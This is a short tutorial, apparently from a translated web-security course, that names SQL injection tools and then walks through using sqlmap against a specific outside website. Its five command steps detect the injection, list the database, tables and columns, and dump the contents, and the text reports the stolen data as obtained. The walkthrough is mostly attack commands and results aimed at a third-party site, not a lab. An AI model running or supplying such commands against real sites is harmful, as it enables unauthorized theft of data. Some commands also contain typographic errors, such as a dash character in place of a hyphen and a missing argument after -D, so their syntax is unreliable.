Web6: SQL Injection - Some Exploit Tools

In this section, the Network Administrator will introduce to you some tools (tools) used to exploit SQL Injection.

There are many security scanning tools available today (including SQL injection). These tools allow the detection and exploitation of SQL injection vulnerabilities quite powerfully. Some commonly used automated SQL injection exploit tools include:

1. Sqlmap
2. The Mole (Digging up your data)
3. Havij

There are also some other tools that you can refer to such as: Netsparker, jSQL Injection, Burp, BBQSQL.

Below I am a demo of using Sqlmap to exploit basic SQL injection.


You download Sqlmap at here.

Sqlmap is written in Python language, so to use this tool you need to install Python. You can download python at http://www.python.org/downloads/

First you have to define the target website, here I have the following goal:
http://zerocoolhf.altervista.org/level1.php?id=1 (this page is now dead).

Step 1 : Open cmd and type the following command:


```
python sqlmap.py –u 'http://zerocoolhf.altervista.org/level1.php?id=1'
```



sqlmap will detect the target's vulnerability and give information about the vulnerability.

Step 2 : Once it has been determined that the target website has an SQL injection vulnerability, we proceed to find the database name.


```
python sqlmap.py –u 'http://zerocoolhf.altervista.org/level1.php?id=1' --dbs
```



=> Database: my_zerocoolhf

Step 3 : After determining the database name, we will find the names of the tables in the database.


```
python sqlmap.py –u 'http://zerocoolhf.altervista.org/level1.php?id=1' --tables
```



=> There are 2 tables in the database: auth and book

Step 4 : Identify the column names in the table


```
python sqlmap.py –u 'http://zerocoolhf.altervista.org/level1.php?id=1' --columns
```



=> Identify the columns in the book table: author, id, price, title.

Step 5 : Dump data from the table.

```
python sqlmap.py –u 'http://zerocoolhf.altervista.org/level1.php?id=1' --dump –D
```



=> Thus, we have obtained the database of the target website.

Above is a basic demo of using sqlmap to exploit SQL injection errors, you can learn more options of sqlmap here to support SQL injection exploitation.